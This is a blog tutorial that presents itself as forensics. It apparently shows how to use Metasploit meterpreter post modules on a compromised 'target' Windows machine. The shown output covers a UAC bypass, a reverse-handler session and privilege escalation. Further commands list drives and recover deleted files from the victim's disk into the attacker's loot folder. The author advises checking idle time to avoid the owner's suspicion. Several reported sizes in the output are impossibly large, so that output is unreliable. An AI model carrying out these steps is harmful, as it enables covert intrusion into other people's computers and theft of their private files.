

Forensics with Metasploit ~ (Recovering Deleted Files)

- By [Sergeant Sploit](#)
-

NOTICE: Ciuffy will be answering questions related to my articles on my behalf as I am very busy. Hope You Have Fun !!!

Computer forensics (Sometimes known as computer forensic science) is a branch of digital forensic science pertaining to legal evidence found in computers and digital storage media. The goal of computer forensics is to examine digital media in a forensically sound manner with the aim of identifying, preserving, recovering, analyzing and presenting facts and opinions about the digital information.

Although it is most often associated with the investigation of a wide variety of computer crime, computer forensics may also be used in civil proceedings. The discipline involves similar techniques and principles to data recovery, but with additional guidelines and practices designed to create a legal audit trail. - [WikiPedia](#)

Sometimes getting close to a target may not be the good idea due to certain reasons. But remotely hacking and gaining access to the target system can be a bonus since we won't have to touch the target's computer and also no one saw us near it.

Metasploit with the help of **meterpreter** on a system can be used to do many things. Today's article or post is going to deal with recovering deleted files on a target's device.

```
Matching Modules
=====
  Name                                     Disclosure Date  Rank
  ----                                     -
  post/windows/gather/forensics/browser_history  normal
ws Gather Skype, Firefox, and Chrome Artifacts
  post/windows/gather/forensics/duqu_check       normal
ws Gather Forensics Duqu Registry Check
  post/windows/gather/forensics/enum_drives      normal
ws Gather Physical Drives and Logical Volumes
  post/windows/gather/forensics/imager           normal
ws Gather Forensic Imaging
  post/windows/gather/forensics/nbd_server       normal
ws Gather Local NBD Server
  post/windows/gather/forensics/recovery_files   normal
ws Gather Deleted Files Enumeration and Recovering

msf exploit(bypassuac) > █
```

This tutorial assumes you have a meterpreter on the system and full system access.

```

[*] Started reverse handler on 192.168.50.115:8080
[*] UAC is Enabled, checking level...
[!] UAC set to DoNotPrompt - using ShellExecute 'runas' method instead
[*] Uploading nZmmYECNDryjx.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (881664 bytes) to 192.168.50.50
[*] Meterpreter session 6 opened (192.168.50.115:8080 -> 192.168.50.50)
2015-04-24 10:56:50 +0000

meterpreter > getsystem
...got system (via technique 1).
meterpreter > █

```

Step 1: Meterpreter Session

Without a meterpreter session on a victim or target's system, The whole idea behind this tutorial won't work. I suggest you get a meterpreter session and come back. I have exploited my Windows 8 machine and you can check-out [OTW articles on how to do that](#). Still reading means you have a meterpreter so Let's Begin

([A Well Explained Overview Of Metasploit - OTW](#))

Step 2: Checking System Idle Time

Checking the system idle time is an important thing to do. This enables us to check how long the system has been used. We can't just start typing commands into the system while the owner is using the computer, This would raise suspicions. We check the idle time by typing

meterpreter > idletime

```

meterpreter > idletime
User has been idle for: 0 secs
meterpreter > █

```

From the screenshot, User has been idle for 0 seconds meaning the user is still using the computer and you should back off and wait for some time when the user is not in session.

(I am continuing the tutorial since am the user and still using the system)

Step 3: Enumerating System Drives

We need to know the drives and devices mounted on the target system to enable us know which one we are going to recover the deleted files from. For this, we run a post module called **enum_drives** in the metasploit post forensics folder.

post/windows/gather/forensics/enum_drives

Post modules to my knowledge can be run in a meterpreter session or from the metasploit console.

1. From the meterpreter session, we use **run** followed by the path.

run post/windows/gather/forensics/enum_drives

```
meterpreter > run post/windows/gather/forensics/enum_drives
```

Device Name:	Type:	Size (bytes):
<Physical Drives:>		
\\.\PhysicalDrive0		4702111234474983745
\\.\PhysicalDrive1		7990149120
<Logical Drives:>		
\\.\C:		500107862016
\\.\D:		4702111234474983745
\\.\E:		4702111234474983745
\\.\G:		500107862016
\\.\I:		4702111234474983745

2. From the metasploit console, we use **use** followed by the path

First, we need to background our session using **background** command in the meterpreter console. We can later get back to the meterpreter by using **sessions -i <meterpreter id>** where <meterpreter id> is the id of our background meterpreter.

We can check active meterpreter sessions by typing: **sessions**

use post/windows/gather/forensics/enum_drives_

```
msf exploit(bypassuac) > use post/windows/gather/forensics/enum_drives
msf post(enum_drives) > show options
```

Module options (post/windows/gather/forensics/enum_drives):

Name	Current Setting	Required	Description
MAXDRIVES	10	no	Maximum physical drive number
SESSION	2	yes	The session to run this module on.


```
msf post(enum_drives) > set session 9
session => 9
msf post(enum_drives) > exploit
```

Device Name:	Type:	Size (bytes):
<Physical Drives:>		
\\.\PhysicalDrive0		4702111234474983745
\\.\PhysicalDrive1		4702111234474983745
<Logical Drives:>		
\\.\C:		500107862016
\\.\D:		4702111234474983745
\\.\E:		4702111234474983745
\\.\G:		4702111234474983745
\\.\I:		7990149120

[*] Post module execution completed

Step 4: Recovering Deleted Files

Our target drive to recover is **I:**. Lets quickly go to drive and delete some files.



(Four Image Files Deleted)

To recover the deleted files, We use another post module:

post/windows/gather/forensics/recovery_files

The available options are **SESSION** and **DRIVE**

```
msf exploit(bypassuac) > use post/windows/gather/forensics/recovery_files
msf post(recovery_files) > show options

Module options (post/windows/gather/forensics/recovery_files):

  Name      Current Setting  Required  Description
  ----      -
  DRIVE      I:               yes       Drive you want to recover files from.
  FILES      ID or extensions of the files to recover deleted files.
  SESSION    14              yes       The session to run this module on.
  TIMEOUT    3600            yes       Search timeout. If 0 the module will

msf post(recovery_files) > set DRIVE I:
DRIVE => I:
msf post(recovery_files) > set SESSION 16
SESSION => 16
msf post(recovery_files) > exploit
```

(Session ID: 16)

Now exploit.

```
msf post(recovery_files) > exploit

[*] System Info - OS: Windows 8 (Build 9200) ., Drive: I:
[*] $MFT is made up of 1 dataruns
[*] Searching deleted files in data run 1 ...
[*] Name: 12208789_xxl.jpg      ID: 3221261312
[*] Name: antivirus-shield.jpg ID: 3221262336
[*] Name: My-Computer.png      ID: 3221263360
[*] Name: 1501088_771389322901934_2846233844251745691_o.jpg ID: 3221264384
[+] MFT entries finished
[*] Post module execution completed
```

Four files were found on the drive **I:**, It doesn't mean we have recovered them.

To recover a file, we type **FILES** followed by the **image id**. The image id is the **ID:** specified beside the image (The Image Above).

After specifying the FILES parameter, We hit **exploit**.

```
msf post(recovery_files) > set FILES 3221261312
FILES => 3221261312
msf post(recovery_files) > exploit

[*] System Info - OS: Windows 8 (Build 9200) ., Drive: I:
[*] File to download: 12208789_xxl.jpg
[*] The file is not resident. Saving 12208789_xxl.jpg ... (1754314 bytes)
[+] File saved on /root/.msf4/loot/20150424124945_default_192.168.50.50_
[*] Post module execution completed
```

File saved in /root/.msf4/loot/....

We do same for the rest of the files we want to recover.

```
msf post(recovery_files) > set FILES 3221263360
FILES => 3221263360
msf post(recovery_files) > exploit

[*] System Info - OS: Windows 8 (Build 9200) ., Drive: I:
[*] File to download: My-Computer.png
[*] The file is not resident. Saving My-Computer.png ... (43442 bytes)
[+] File saved on /root/.msf4/loot/20150424125021_default_192.168.50.50_
[*] Post module execution completed
```

```
msf post(recovery_files) > set FILES 3221264384
FILES => 3221264384
msf post(recovery_files) > exploit

[*] System Info - OS: Windows 8 (Build 9200) ., Drive: I:
[*] File to download: 1501088_771389322901934_2846233844251745691_o.jpg
[*] The file is not resident. Saving 1501088_771389322901934_2846233844251745691_o.jpg ... (2846233844251745691 bytes)
[+] File saved on /root/.msf4/loot/20150424125040_default_192.168.50.50_
[*] Post module execution completed
```




```

msf post(recovery_files) > set FILES 3221261312
FILES => 3221261312
msf post(recovery_files) > exploit

[*] System Info - OS: Windows 8 (Build 9200) ., Drive: I:
[*] File to download: 12208789_xxl.jpg
[*] The file is not resident. Saving 12208789_xxl.jpg ... (1754314
[+] File saved on /root/.msf4/loot/20150424124945_default_192.168.5
[*] Post module execution completed

```

Lets view the recovered files.



CONCLUSION

Hope somebody had fun. We recovered the deleted files successfully.

Notify me of any misinformation, errors or just anything that needs attention or correction. See you guys later.